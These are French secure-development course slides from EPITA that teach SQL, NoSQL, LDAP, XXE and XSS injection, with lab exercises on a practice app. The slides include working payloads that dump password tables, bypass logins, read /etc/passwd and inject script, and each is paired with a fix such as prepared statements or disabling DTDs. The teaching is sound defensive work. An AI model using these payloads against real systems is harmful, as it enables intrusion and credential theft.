SECURE SPHERE by EPITA

SECURE DEV

Développement

Quentin GROSYEUX

2023 - BNP

Table des matières

Table des matières

Différences entre langages

Tous les langages se valent-ils du point de vue de la sécurité ?

Différences entre langages

Tous les langages se valent-ils du point de vue de la sécurité ? Non :

- proche de la machine ou pas, gestion de la mémoire (estimé à 70 % des bugs des produits Microsoft en 2019, idem par Google en 2020 pour Chrome)
- typage faible ou fort
- vérifications dynamiques, statiques ou aucune
- facilité de l'API
- code intermédiaire exécuté avec vérifications dynamiques

Liste d'exclusion

Facebook (octobre 2011) :

- onglet "Messages", joindre un fichier
- requête POST
  `Content-Disposition: form-data; name="attachment"; filename="cmd.exe"`

Liste d'exclusion

Facebook (octobre 2011) :

- onglet "Messages", joindre un fichier
- requête POST
  `Content-Disposition: form-data; name="attachment"; filename="cmd.exe"`
- protection contre l'ajout d'exécutable : filtrage du nom de fichier (".exe")

Liste d'exclusion

Facebook (octobre 2011) :

- onglet "Messages", joindre un fichier
- requête POST
  `Content-Disposition: form-data; name="attachment"; filename="cmd.exe"`
- protection contre l'ajout d'exécutable : filtrage du nom de fichier (".exe")
- contournement : `filename="cmd.exe "`

Liste d'exclusion

Acrobat Reader 9.3.2 : protection contre l'exécution de programmes *via* l'action PDF `/Launch` grâce à une liste d'exclusion d'extensions (exe, bat, etc.) :

```
/OpenAction <<
  /F (cmd.exe)
  /S /Launch
>>
```

Liste d'exclusion

Acrobat Reader 9.3.2 : protection contre l'exécution de programmes *via* l'action PDF `/Launch` grâce à une liste d'exclusion d'extensions (exe, bat, etc.) :

```
/OpenAction <<
  /F (cmd.exe)
  /S /Launch
>>
```

Contournement : `("cmd.exe")`...

iThemes Security hide backend bypass

- extension de WordPress permettant de masquer la page de connexion (*wp-login.php*)
- contournement possible de la protection ($<$ 7.9.1, avril 2021)

iThemes Security hide backend bypass

- extension de WordPress permettant de masquer la page de connexion (*wp-login.php*)
- contournement possible de la protection ($<$ 7.9.1, avril 2021)
- méthode POST avec paramètre URL `action` différent de la valeur dans le corps de la requête

iThemes Security hide backend bypass

- extension de WordPress permettant de masquer la page de connexion (*wp-login.php*)
- contournement possible de la protection ($<$ 7.9.1, avril 2021)
- méthode POST avec paramètre URL `action` différent de la valeur dans le corps de la requête
- le plugin lit la variable en $_GET, alors que le code de WordPress utilise la valeur $_REQUEST

Filtrer toutes les entrées

Solutions

- ✓ déterminer toutes les entrées possibles
- ✓ canoniser les entrées et n'utiliser qu'un seul encodage (UTF-8, etc.)
- ✓ filtrer par liste d'inclusion (pas par liste d'exclusion) :
  - chaîne : taille et caractères autorisés
  - nombre : min et max
  - autre : expression rationnelle
- ✓ refaire du coté serveur les vérifications faites côté client
- ✓ défense en profondeur : filtrer soi-même et activer les protections du langage
- ✓ vérifier systématiquement l'origine attendue des variables HTTP (URL ou corps)

Filtrer toutes les entrées en Java

Filtrage en liste d'inclusion :

```
Pattern reg = Pattern.compile("^[0-9]+$");
if (!reg.matcher(entree).matches()) {
   throw new ...
}
```

- analyser la chaîne entière (`^..$`) et éviter les classes trop larges (`. \S`) si possible
- vérifier l'encodage

Vérifier les données produites

Solutions

- ✓ vérifier l'encodage et l'échappement des données produites
- ✓ utiliser du typage fort (procédures stockées, etc.)
- ✓ vérifier que les données produites soient bien conformes au format attendu (communication à un autre système) et à l'encodage prévu

Tester les applications Web

- barre d'URL : visualisation et modification des paramètres GET
- navigateur en mode développeur : visualisation des paramètres POST lors des requêtes HTTP
- outils de requêtes HTTP (`wget`, `curl`, extensions des navigateurs, etc.) : modification de l'ensemble des paramètres (GET, POST, cookies, en-têtes, etc.)
- relai (*proxy*) Web : modification de l'ensemble des paramètres sur le réseau

Table des matières

Problèmes Web

Les vulnérabilités Web sont également valables pour les serveurs d'API en HTTP (requêtes de sites Web ou d'applications mobiles) !

Injections SQL

Exemple 1

```
app.post('/login', function (req, res) {
  var user = req.body.user;
  var pass = req.body.pass;
  var sql  = "SELECT * FROM users WHERE user = '"
         + user + "' AND pass = '" + pass + "'";

  connection.query(sql, function(err, results) {
```

Exemple 1

```
app.post('/login', function (req, res) {
  var user = req.body.user;
  var pass = req.body.pass;
  var sql  = "SELECT * FROM users WHERE user = '"
         + user + "' AND pass = '" + pass + "'";

  connection.query(sql, function(err, results) {
```

⇒ Exploitation : `pass: x' or '1'='1`

Exemple 1

```
app.post('/login', function (req, res) {
  var user = req.body.user;
  var pass = req.body.pass;
  var sql  = "SELECT * FROM users WHERE user = '"
         + user + "' AND pass = '" + pass + "'";

  connection.query(sql, function(err, results) {
```

⇒ Exploitation : `pass: x' or '1'='1`

```
SELECT * FROM users WHERE user = 'toto' AND pass = 'x' or '1'='1'
```

Filtre de protection

- ’ $\rightarrow$ \’ suffisant ?

Filtre de protection

- ' $\rightarrow$ \' suffisant ?
- et pour les requêtes avec les " ?

Filtre de protection

- ’ → \’ suffisant ?
- et pour les requêtes avec les ” ?
- " → \" suffisant ?

Filtre de protection

- ’ $\rightarrow$ \’ suffisant ?
- et pour les requêtes avec les ” ?
- " $\rightarrow$ \" suffisant ?
- et si l’attaquant met \’ ?

Filtre de protection

- ’ → \’ suffisant ?
- et pour les requêtes avec les ” ?
- " → \" suffisant ?
- et si l’attaquant met \’ ?
- \ → \\

Filtre de protection

- ’ → \’ suffisant ?
- et pour les requêtes avec les ” ?
- " → \" suffisant ?
- et si l’attaquant met \’ ?
- \ → \\
- éviter de le faire soi-même et utiliser les fonctions d’échappement du langage

Exemple 2

isiAJAX v1 :

```
$paise = mysql_query("SELECT id, nombre FROM pais
  WHERE id_continente=$_GET[id]", $conexion);
while ($paises = mysql_fetch_row($paise)) {
```

Exemple 2

isiAJAX v1 :

```
$paise = mysql_query("SELECT id, nombre FROM pais
  WHERE id_continente=$_GET[id]", $conexion);
while ($paises = mysql_fetch_row($paise)) {
```

⇒ `Exploitation : paises.php?id=-1+UNION+SELECT+1,USER()--`

Exemple 2

isiAJAX v1 :

```
$paise = mysql_query("SELECT id, nombre FROM pais
  WHERE id_continente=$_GET[id]", $conexion);
while ($paises = mysql_fetch_row($paise)) {
```

⇒ Exploitation : paises.php?id=-1+UNION+SELECT+1,USER()--


```
SELECT id, nombre FROM pais WHERE id_continente=-1 UNION SELECT
1,USER()--
```

Exemples réels

Tout ça à cause d'un guillemet :

- `www.mysql.com/customers/view/index.html?id=1170` (mars 2011)
- PlayStation Network (avril 2011) : millions de comptes de joueurs et de numéros de carte bancaire
- Barracuda Network (avril 2011) : adresses d'employés
- `esa.int` (avril 2011) : mots de passe des administrateurs
- HBGary (février 2011)
- `macdonald.com` (décembre 2011)
- orange (avril 2014)
- ebay (mai 2014)
- serveur de commande et contrôle du ransomware Radamant (décembre 2015)

XKCD


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Légalité

Tentative d'intrusion = même peine qu'une intrusion réalisée (article 323-1 du code pénal, dit loi Godfrain : le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 euros d'amende).

Nombreuses traces dans les journaux des serveurs Web

SuperBouchons

Exercice

Découvrir les pages vulnérables aux injections SQL

SuperBouchons

Exercice

Déterminer les injections SQL *a priori* exploitables

SuperBouchons

Exercice

Déterminer les injections SQL *a priori* exploitables

```
/product?id=1 and 1=1
/product?id=1 and 1=0
```

SuperBouchons

Exercice

Déterminer les injections SQL *a priori* exploitables

```
/product?id=1 and 1=1
/product?id=1 and 1=0
/search : %
```

SuperBouchons

Exercice

Déterminer les injections SQL *a priori* exploitables

```
/product?id=1 and 1=1
/product?id=1 and 1=0
/search : %
/search : x' union select 1,2 --
```

SuperBouchons

Exercice

Déterminer les injections SQL *a priori* exploitables

```
/product?id=1 and 1=1
/product?id=1 and 1=0
/search : %
/search : x' union select 1,2 --
/search : x' union select 1,2 from
                    INFORMATION_SCHEMA.TABLES --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin d'afficher la version du serveur SQL (`DATABASE_VERSION()`) et le nom de la base SQL

```
' order by 1 --
' order by 2 --
```

...

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin d'afficher la version du serveur SQL (`DATABASE_VERSION()`) et le nom de la base SQL

```
' order by 1 --
' order by 2 --
...
' union select 1,2,3,4,5,6,7,8,9 from
                    INFORMATION_SCHEMA.TABLES --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin d'afficher la version du serveur SQL (`DATABASE_VERSION()`) et le nom de la base SQL

```
' order by 1 --
' order by 2 --
...
' union select 1,2,3,4,5,6,7,8,9 from
                    INFORMATION_SCHEMA.TABLES --
' union select null,null,null,null,null,null,null,null,
                    null from INFORMATION_SCHEMA.TABLES --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin d'afficher la version du serveur SQL (`DATABASE_VERSION()`) et le nom de la base SQL

```
' order by 1 --
' order by 2 --
...
' union select 1,2,3,4,5,6,7,8,9 from
                    INFORMATION_SCHEMA.TABLES --
' union select null,null,null,null,null,null,null,null,
                    null from INFORMATION_SCHEMA.TABLES --
' union select 1,'2','3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin d'afficher la version du serveur SQL (`DATABASE_VERSION()`) et le nom de la base SQL

```
' order by 1 --
' order by 2 --
...
' union select 1,2,3,4,5,6,7,8,9 from
                    INFORMATION_SCHEMA.TABLES --
' union select null,null,null,null,null,null,null,null,
                    null from INFORMATION_SCHEMA.TABLES --
' union select 1,'2','3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
' union select 1,database(),'3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin de récupérer les mots de passe des comptes clients

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin de récupérer les mots de passe des comptes clients

```
x' union select 1,TABLE_NAME,'3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin de récupérer les mots de passe des comptes clients

```
x' union select 1,TABLE_NAME,'3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
x' union select 1,COLUMN_NAME,'3',4,5,6,7,8,'9' from
INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='USERS' --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin de récupérer les mots de passe des comptes clients

```
x' union select 1,TABLE_NAME,'3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
x' union select 1,COLUMN_NAME,'3',4,5,6,7,8,'9' from
INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='USERS' --
x' union select 1,username,'3',4,5,6,7,8,'9' from USERS --
```

SuperBouchons

Exercice

Exploiter l'injection SQL dans `/search` afin de récupérer les mots de passe des comptes clients

```
x' union select 1,TABLE_NAME,'3',4,5,6,7,8,'9' from
                    INFORMATION_SCHEMA.TABLES --
x' union select 1,COLUMN_NAME,'3',4,5,6,7,8,'9' from
INFORMATION_SCHEMA.COLUMNS where TABLE_NAME='USERS' --
x' union select 1,username,'3',4,5,6,7,8,'9' from USERS --
x' union select 1,password,'3',4,5,6,7,8,'9' from USERS
                    WHERE username='user' --
x' union select 1,password,'3',4,5,6,7,8,'9' from USERS
                    WHERE username='bob' --
```

Récapitulatif

Construction d'une requête SQL avec des paramètres maîtrisés par l'utilisateur sans filtrage

Conséquences :

Récapitulatif

Construction d'une requête SQL avec des paramètres maîtrisés par l'utilisateur sans filtrage

Conséquences :

- dump complet de la base de données
- contournement d'une authentification
- modification des données de la base (selon le SGBD)
- exécution de commandes système (selon le SGBD, avec les droits du compte de service du SGBD)

De la qualité du code d'Internet

Exercice

Allez sur la page de la documentation de la fonction `mysqli_real_query` du site `www.php.net`.
Que penser de l'exemple ?

Comment faire

Solutions

- ✓ filtrer toutes les entrées et les sorties
- ✓ utiliser des requêtes SQL préparées, qui possèdent un typage fort (séparation de la structure de la requête et des données)
- ✓ utiliser des fonctions d'échappement du langage pour les chaînes
- ✓ utiliser un ORM et ne construire aucune requête manuellement

Comment faire

Solutions

- ✓ utiliser des comptes SQL avec le minimum de droits (exemple : uniquement SELECT sur les tables utiles pour la partie publique d'un site Web)
- ✓ journaliser les requêtes SQL

Comment faire en Java

Solutions

- ✓ vérifier le typage des données (entier) et les valeurs autorisées
- ✓ utiliser `prepareStatement`

Comment faire en Java

✘ Pas bien

```
PreparedStatement pstmt = con.prepareStatement(
  "SELECT * FROM customers WHERE name = '"
  + request.getParameter("name") + "'");
ResultSet rset = pstmt.executeQuery();
```

✓ Bien

```
PreparedStatement pstmt = con.prepareStatement(
  "SELECT * FROM customers WHERE name = ?");
pstmt.setString(1, request.getParameter("name"));
ResultSet rset = pstmt.executeQuery();
```

Corriger l'application

Exercice

Corriger les injections SQL.

Corriger l'application

Exercice

Corriger les injections SQL.

- `java/sb/controllers/ProductsController.java` : changer le type du paramètre, vérifier ses bornes et utiliser une requête préparée (cf. `java/sb/controllers/UserController.java : recoverPassword`)
- `java/sb/controllers/ProductController.java` : requêtes préparées
- `java/sb/controllers/SearchController.java` : requête préparée

`https://www.abcdefgh.xyz/secdev/java/QuadrillionAlligatorVantardise.txt`

Exemple de correction des injections SQL (1/3)

java/sb/controllers/ProductsController.java :

```
  public ModelAndView showProduct(@RequestParam(value="cat", required=true)
-                   String id, HttpServletRequest req) {
+                   int id, HttpServletRequest req) {
    ModelAndView mav = new ModelAndView("showproducts");
    JdbcTemplate template = Database.getDb();
+   if (id <= 0)
+      throw new IllegalArgumentException("Bad id");

    Category cat = (Category) template.queryForObject(
-     "SELECT * from category WHERE id=" + id,
+     "SELECT * from category WHERE id=?",
+     new Object[] { Integer.valueOf(id) },
      new BeanPropertyRowMapper(Category.class));
```

Exemple de correction des injections SQL (2/3)

java/sb/controllers/ProductController.java (showProduct) :

```
  Product res = (Product) template.queryForObject(
-       "SELECT * FROM product WHERE id=" + id,
+       "SELECT * FROM product WHERE id=?",
+       new Object[] { String.valueOf(id) },
        new BeanPropertyRowMapper(Product.class));
```

(x4)

Exemple de correction des injections SQL (3/3)

java/sb/controllers/SearchController.java (searchSubmit) :

```
  res = template.query(
-         "SELECT * FROM product WHERE description LIKE '%"
-         + str + "%' UNION SELECT * FROM product WHERE label LIKE '%"
-         + str + "%'" ,
+         "SELECT * FROM product WHERE description LIKE ?"
+         + " UNION SELECT * FROM product WHERE label LIKE ?" ,
+         new Object[] { String.valueOf("%" + str + "%"),
+                        String.valueOf("%" + str + "%") },
          new BeanPropertyRowMapper(Product.class));
```

HQL

```
List users =
    hibernate.find("from Users where username = '"
       +formUsername+"'");
if (users.length == 0)
     return BAD_USER;
if (!checkPassword(users.get(0).getPassword(),
       formPassword))
    return BAD_USERNAME_PASSWORD_COMBO;
```

HQL

```
List users =
   hibernate.find("from Users where username = '"
      +formUsername+"'");
if (users.length == 0)
    return BAD_USER;
if (!checkPassword(users.get(0).getPassword(),
      formPassword))
   return BAD_USERNAME_PASSWORD_COMBO;
```

```
admin' AND substring(password,0,1) == char(64) AND '1' = '1
```

HQL

✓ Bien

```
Query hqlQuery = hibernate.createQuery(
                    "from Users where username = ?");

List users = hqlQuery.setString(0, formUsername).list();
```

JPA Repositories

✓ Bien

```
public interface UserRepository extends
                JpaRepository<User, Long> {
  @Query("select u from User u where u.email = ?1")
  User findByEmailAddress(String email);
}

@Query("select carObject from CarObject as carObject "
    + "left join fetch carObject.carModelProgs "
    +                 "as carModelProgs "
    + "where carObject.code = :code "
    + "and carObject.nature = :nature"
    + "and carModelProgs = :carModelProg")
List<CarObject> findAllByCodeAndNatureAndModelProg(
      @Param("code")          String code,
      @Param("nature")        String nature,
      @Param("carModelProg")  CarModelProg carModelProg);
```

Et avec du NoSQL ?

Famille de SGBD

- non relationnels (pas de `join`)
- gestion d'énormes volumes de données
- facilement distribués sur plusieurs serveurs (extension horizontale)
- pas forcément de respect des propriétés ACID (atomicité, cohérence, isolation et durabilité)
- faible ou aucun schéma de données

Et avec du NoSQL ?

Types :

- clé-valeur : Redis, InfinityDB, etc.
- orienté document : mongoDB, Elasticsearch, etc.
- orienté graph : Neo4j, OrientDB, etc.
- orienté colonne : BigTable, HBase, Cassandra, etc.

Et avec du NoSQL ?

MongoDB :

- objets structurés au format BSON (JSON binaire)
- sans schéma : pas forcément de champs en communs entre les objets et ajout de nouveaux champs sans incidence sur les objets existants
- collections (= tables)
- documents (= enregistrements)
- champs libres (sauf `_id`)
- pas de *join* mais autres opérations (aggrégats, *map reduce*, etc.)

Et avec du NoSQL ?

En Node.js :

```
var name = req.body.name;
var password = req.body.password;
db.getDB().collection(collection).findOne(
    {"name" : name, "password" : password}
);
```

Et avec du NoSQL ?

En Node.js :

```
var name = req.body.name;
var password = req.body.password;
db.getDB().collection(collection).findOne(
    {"name" : name, "password" : password}
);
```

username : `admin`, password : `{"$ne": 1}`

Et avec du NoSQL ?

En Node.js :

```
var name = req.body.name;
var password = req.body.password;
db.getDB().collection(collection).findOne(
    {"name" : name, "password" : password}
);
```

username : `admin`, password : `{"$ne": 1}`

```
db.getDB().collection(collection).findOne(
        {"name" : "admin", "password" : "{\"$ne\": 1}"}
    );
```

Et avec du NoSQL ?

En Node.js :

```
var name = req.body.name;
var password = req.body.password;
db.getDB().collection(collection).findOne(
    {"name" : name, "password" : password}
);
```

username : `admin`, password : `{"$ne": 1}`

```
db.getDB().collection(collection).findOne(
        {"name" : "admin", "password" : "{\"$ne\": 1}"}
    );
```

Sauf si le serveur s'attend à avoir du JSON (et utilise `JSON.parse`)

Et avec du NoSQL ?

```
let username = req.query.username;
query = { $where: `this.username == '${username}'` }
User.find(query, function (err, user) { ...
```

Et avec du NoSQL ?

```
let username = req.query.username;
query = { $where: `this.username == '${username}'` }
User.find(query, function (err, user) { ...
```

```
' || 'a'=='a
```

Et avec du NoSQL ?

```
let username = req.query.username;
query = { $where: `this.username == '${username}'` }
User.find(query, function (err, user) { ...
```

```
' || 'a'=='a
```

```
query = { $where: `this.username == '' || 'a'=='a'` }
```

Et avec du NoSQL ?

Cela dépend :

- du langage (PHP accepte des tableaux comme variable)
- de la façon de construire les requêtes (filtre en chaîne de caractères ou valeur)
- si l'entrée est interprétée comme du JSON

Solutions

- ✓ ne pas utiliser les fonctions MongoDB `where`, `mapReduce`, ou `group` avec des entrées de l'utilisateur
- ✓ nettoyer les variables avec les fonctions du langage (`mongo-sanitize` en Node.js) ou avec des expressions rationnelles

Injections LDAP

LDAP

```
<%@ Language=VBScript %>
<%
Dim userName
Dim filter
Dim ldapObj

userName = Request.QueryString("user")
filter = "(uid=" + CStr(userName) + ")"

Set ldapObj = Server.CreateObject("IPWorksASP.LDAP")
ldapObj.ServerName = LDAP_SERVER
ldapObj.DN = "ou=people,dc=spilab,dc=com"

ldapObj.SearchFilter = filter
ldapObj.Search
```

SuperBouchons

Exercice

Se connecter à l'interface d'administration (`/admin`) grâce à une injection LDAP

SuperBouchons

Exercice

Se connecter à l'interface d'administration (`/admin`) grâce à une injection LDAP

```
(&(uid=user)(userPassword=pass))
```

SuperBouchons

Exercice

Se connecter à l'interface d'administration (`/admin`) grâce à une injection LDAP

```
(&(uid=user)(userPassword=pass))
user : admin
pass : *
```

SuperBouchons

Exercice

Se connecter à l'interface d'administration (`/admin`) grâce à une injection LDAP

```
(&(uid=user)(userPassword=pass))
user : admin
pass : *

user : admin)(!(&(1=0
pass : q))
```

Comment faire

Solutions

- ✓ filtrer en liste d'inclusion les caractères
- ✓ échapper les caractères spéciaux LDAP avec des bibliothèques :
  - dans les DN : `,` `\` `#` `+` `<` `>` `;` `"` `=` `/`
  - dans les filtres : `(` `)` `&` `|` `*` `!`

Corriger l'application

Exercice

Corriger l'injection LDAP

Corriger l'application

Exercice

Corriger l'injection LDAP

- `java/sb/controllers/AdminController.java (checklogin)` : liste blanche de caractères pour le login avec une expression rationnelle
- `resources/data.ldif` : remplacer les mots de passe en clair par SHA256 salé (cf. `java/sb/controllers/DataController.java`)

`https://www.abcdefgh.xyz/secdev/java/BraseroEnfourchementJonquille.txt`

Exemple de correction de l'injection LDAP (1/3)

java/sb/controllers/AdminController.java (checklogin) :

```
  Logger log = LoggerFactory.getLogger(this.getClass());
+ Pattern reg = Pattern.compile("^[-a-z0-9]+$");
+ if (!reg.matcher(login).matches()) {
+    return "";
+ }
  try {
```

Exemple de correction de l'injection LDAP (2/3)

resources/data.ldif :

```
  uid: admin
- userPassword: gFS1dfd2sFsdnfSD0
+ userPassword: $5$62671$VZl5OQADbSbF18MXO9d2WJsopIhpAECPCOY3eb7i5D3
```

Exemple de correction de l'injection LDAP (3/3)

java/sb/controllers/AdminController.java (checklogin) :

```
   InMemoryDirectoryServer server = EmbeddedLdap.getServer();
-  String filter = "(&(uid=" + login + ")(userPassword=" + password + "))";
+  String filter = "(uid=" + login + ")";
   SearchResult rs = server.search("ou=admins,dc=superbouchons,dc=org", SearchScope.SUB, fi
   if (rs.getEntryCount() == 1) {
-    log.info("Connexion admin : " + login);
-    return login;
+    String storedpasswd = rs.getSearchEntries().get(0).
+                          getAttributeValue("userPassword");
+    Crypt c = new Crypt();
+    if (storedpasswd.equals(c.crypt(password, storedpasswd))) {
+      log.info("Connexion admin : " + login);
+      return login;
+    }
+    else
       return "";
   }
```

XML External Entity (XXE)

Exemple

Lorsque du code XML est envoyé par le navigateur au serveur et affiché par la suite :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<creds>
<user>myuser</user>
<pass>mypass</pass>
</creds>
```

Cas réels

- 08/07/2018 - CVE-2018-13439 : XXE dans WeChat Pay Java SDK avec une URL de notification d'un commerçant
- 08/05/2019 - CVE-2019-7442 : XXE dans CyberArk Enterprise Password Vault (Password Vault Web Access) au niveau de l'authentification SAML
- 19/04/2021 - CVE-2021-29447 : XXE dans WordPress 5.7.1 avec PHP8 (bibliothèque ID3 des tags MP3)

Exemple

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY example "Test">]>
<creds>
<user>&example;</user>
<pass>mypass</pass>
</creds>
```

Exemple

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [
   <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<creds>
<user>&xxe;</user>
<pass>mypass</pass>
</creds>
```

SuperBouchons

Exercice

Analyser la fonction de recherche de l'interface d'administration et tester si un *doctype* décrit dans le XML est autorisé

SuperBouchons

Exercice

Analyser la fonction de recherche de l'interface d'administration et tester si un *doctype* décrit dans le XML est autorisé

```
<?xml version="1.0"?>
<!DOCTYPE replace [<!ENTITY example "Test">]>
<searchForm>
  <val>&example;</val>
</searchForm>
```

SuperBouchons

Exercice

Grâce à cette fonctionnalité, récupérer le contenu du fichier `/etc/passwd`

SuperBouchons

Exercice

Grâce à cette fonctionnalité, récupérer le contenu du fichier `/etc/passwd`

```
<?xml version="1.0"?>
<!DOCTYPE replace
   [<!ENTITY example SYSTEM "file:///etc/passwd">]>
<searchForm>
  <val>&example;</val>
</searchForm>
```

Récapitulatif

Interprétation de code XML par le serveur, construit avec des paramètres maîtrisés par l'utilisateur sans filtrage, et affichage du résultat

Conséquences :

Récapitulatif

Interprétation de code XML par le serveur, construit avec des paramètres maîtrisés par l'utilisateur sans filtrage, et affichage du résultat

Conséquences :

- lecture de fichiers arbitraires sur le serveur (avec les droits du compte de service Web)
- requêtes vers des serveurs internes
- exécution de commandes système (selon le langage, avec les droits du compte de service Web)
- déni de service

Comment faire

Solutions

- ✓ filtrer toutes les entrées
- ✓ désactiver (ou ne pas réactiver) les fonctionnalités dangereuses de la bibliothèque XML ("OWASP XXE Prevention cheat sheet") :
  - entités XML externes
  - entités XML paramétrées
  - DTD externes
- ✓ selon les bibliothèques XML :
  - PHP : `libxml_disable_entity_loader(true)`
  - C libxml2 : ne pas activer l'option `XML_PARSE_NOENT` ni `XML_PARSE_DTDLOAD`

Corriger l'application

Exercice

Désactiver les entités XML externes de la bibliothèque `DocumentBuilder`

Corriger l'application

Exercice

Désactiver les entités XML externes de la bibliothèque `DocumentBuilder`

`java/sb/controllers/AdminController.java (searchParse)` :
activer la fonctionnalité `disallow-doctype-decl`.

`https://www.abcdefgh.xyz/secdev/java/PromeneuseRelayeuseEncombre.txt`

Exemple de correction de l'injection XXE

java/sb/controllers/AdminController.java (searchParse) :

```
  try {
+   factory.setFeature(
+         "http://apache.org/xml/features/disallow-doctype-decl",
+         true);
    DocumentBuilder builder = factory.newDocumentBuilder();
```

OWASP Top 10

Exercice

Lire la fiche A4 de l'OWASP Top 10 2017

Cross-site scripting (XSS)

Exemple 1

Problème spécifique aux pages Web :

```
$id = $_GET["id"];
echo "<input type='text' name='id' value=$id>";
```

Exemple 1

Problème spécifique aux pages Web :

```
$id = $_GET["id"];
echo "<input type='text' name='id' value=$id>";
```

⇒ Exploitation : `page.php?id=1><script>...</script`

Exemple 1

Problème spécifique aux pages Web :

```
$id = $_GET["id"];
echo "<input type='text' name='id' value=$id>";
```

⇒ Exploitation : `page.php?id=1><script>...</script`

```
<input type='text' name='id' value=1><script>...</script>
```

Principe de l'attaque

XSS = injection de code HTML/Javascript :

1. l'attaquant trouve un XSS et la chaîne pour l'exploiter
2. l'attaquant envoie un lien (mail, twitter, etc.) à la victime
3. la victime clique sur le lien malveillant (qui exploite le XSS)
4. le code HTML/JavaScript de l'attaquant s'exécute dans le navigateur de la victime

Exemple 2

```
$query = "select * from news order by date_news";
$resultat = mysql_query($query);
$nb_news = mysql_num_rows($resultat);
$i = 1;
while ($ligne = mysql_fetch_array($resultat))
{
  $id_news3[$i] = $ligne["id_news"];
  $titre3[$i] = $ligne["titre"];
  $date_ajout3[$i] = $ligne["date_ajout"];
  $titre3[$i] = $ligne["titre"];
  $validation3[$i] = $ligne["validation"];
  $i = $i + 1;
}
?>

<?php echo "- $titre3[$i]"; ?>
```

Exemple 3

URL :

```
http://www.facebook.com/ads/create/photos/
creative_uploader.php?controller_id=c4c288b438ed080&
path=whatever&src=whatever&vol=90&w=60&h=80&post_upload=1
```

Code HTML/Javascript produit :

```
onloadRegister(function (){
window.parent.__UIControllerRegistry["c4c288b438ed080"].
saveUploadedImage("whatever", "whatever", 90, 60, 80);});
```

Exploit :

```
controller_id=test"]}); alert("facebook test"); //
   
```

SuperBouchons

Exercice

Rechercher un produit et tester des caractères HTML

SuperBouchons

Exercice

Se connecter au site (user/password), écrire un avis client et tester des caractères HTML

Filtres XSS

Exercice

Trouver le document "XSS filter evasion" de l'OWASP

Récapitulatif

Transmission au navigateur d'une variable de l'utilisateur sans filtrage

Conséquences :

Récapitulatif

Transmission au navigateur d'une variable de l'utilisateur sans filtrage

Conséquences : exécution de code HTML/Javascript arbitraire sur le client, en se faisant passer pour le serveur Web :

- vol de session :
- pseudo défiguration :
- phishing :

Récapitulatif

Transmission au navigateur d'une variable de l'utilisateur sans filtrage

Conséquences : exécution de code HTML/Javascript arbitraire sur le client, en se faisant passer pour le serveur Web :

- vol de session : document.cookie ou localStorage.access_token
- pseudo défiguration :
- phishing :

Récapitulatif

Transmission au navigateur d'une variable de l'utilisateur sans filtrage

Conséquences : exécution de code HTML/Javascript arbitraire sur le client, en se faisant passer pour le serveur Web :

- vol de session : document.cookie ou localStorage.access_token
- pseudo défiguration : document.body.innerHTML, iframe, etc.
- phishing :

Récapitulatif

Transmission au navigateur d'une variable de l'utilisateur sans filtrage

Conséquences : exécution de code HTML/Javascript arbitraire sur le client, en se faisant passer pour le serveur Web :

- vol de session : document.cookie ou localStorage.access_token
- pseudo défiguration : document.body.innerHTML, iframe, etc.
- phishing : copie à l'identique de la page d'authentification

Types

- réflexif/réfléchi
  - génération à la volée du code HTML (paramètre d'une URL, d'un formulaire)
  - ne touche que l'utilisateur qui a réalisé la requête malveillante
  - exemple : formulaire de recherche
- permanent/stocké
  - stockage des données malveillantes sur le site (base de données, fichier, etc.)
  - très dangereux : touche tous les utilisateurs de la page concernée, sans lien malveillant
  - exemple : champ de commentaire d'un blog

XSS côté client

Également possible côté client (JavaScript), en utilisant des paramètres contrôlés par l'utilisateur :

- fonctions `eval` et `unserialize`
- fonctions `document.write`, `print`, `.innerHtml` ou équivalents des frameworks

Modèle REST :

- peu de bibliothèques de génération de JSON échappent les paramètres

